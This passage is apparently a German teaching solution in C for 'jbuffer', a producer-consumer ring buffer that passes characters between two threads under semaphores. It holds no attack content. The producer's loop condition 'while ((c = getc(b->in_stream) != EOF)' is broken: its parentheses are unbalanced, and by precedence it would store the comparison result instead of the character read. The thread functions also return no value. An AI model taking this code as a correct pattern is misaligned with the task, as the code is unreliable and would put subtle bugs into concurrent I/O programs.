    Datenstruktur zusammengefasst, die dann an die Threads
    uebergeben wird.
    Dadurch kann man die jbuffer-Funktion ggf. auch mehrmals
    aufrufen und die Instanzen arbeiten unabhaengig voneinander
*/

struct buffer {
    char *data;
    int size;
    int delay;
    int w_index;
    int r_index;
    int end;
    SEM *free_slots;
    SEM *filled_slots;
    FILE *in_stream;
    FILE *out_stream;
};
```

2 ... jbuffer-Initialisierung

```
void jbuffer(int fd1, int fd2, int bufsize, int bufdelay) {
    pthread_t t1, t2;

    struct buffer b;
    /* b initialisieren */
    if ((b.data = malloc(bufsize)) == NULL) { ... }
    b.size = bufsize; b.delay = bufdelay;
    b.w_index = b.r_index = 0; b.end = -1;

    if ((b.free_slots = sem_init(bufsize)) == NULL) { ... }
    if ((b.filled_slots = sem_init(0)) == NULL) { ... }

    if ((b.in_stream = fdopen(fd1, "r")) == NULL) { ... }
    if ((b.out_stream = fdopen(fd2, "w")) == NULL) { ... }

    /* Threads erzeugen und b uebergeben */
    pthread_create(&t1, NULL, producer, &b);
    pthread_create(&t2, NULL, consumer, &b);

    pthread_join(t1, NULL);
    pthread_join(t2, NULL);

    /* abschliessend b.data, Semaphore und Streams freigeben */
    ...
}
```

3 Producer

```
static void *producer(void *arg) {
    struct buffer *b = arg;
    int c;

    while ((c = getc(b->in_stream) != EOF) {
        P(b->free_slots, 1);
        b->data[b->w_index] = c;
        b->w_index = (b->w_index + 1) % b->size;
        V(b->filled_slots, 1);
    }

    /* Dateiende-Markierung: buffer-Inhalt = 0 && end == index*/
    P(b->free_slots, 1);
    b->data[b->w_index] = 0;
    b->end = b->w_index;
    /* consumer auch deblockieren, falls er auf delay wartet */
    V(b->filled_slots, b->delay);
}
```

4 Consumer

```
static void *consumer(void *arg) {
    struct buffer *b = arg;
    int i;

    /* auf delay Zeichen warten und dann die Auswirkung von P
       rueckgaengig machen - keine schoene Loesung
       ein "nur testendes P" waere besser */
    P(b->filled_slots, b->delay);
    V(b->filled_slots, b->delay);

    while (1) {
        P(b->filled_slots, 1);

        /* EOF-Bedingung abpruefen */
        if ( b->data[b->r_index] == 0 && b->r_index == b->end )
            break;

        putc(b->data[b->r_index], b->out_stream);
        b->r_index = (b->r_index + 1) % b->size;
        V(b->free_slots, 1);
    }
}
```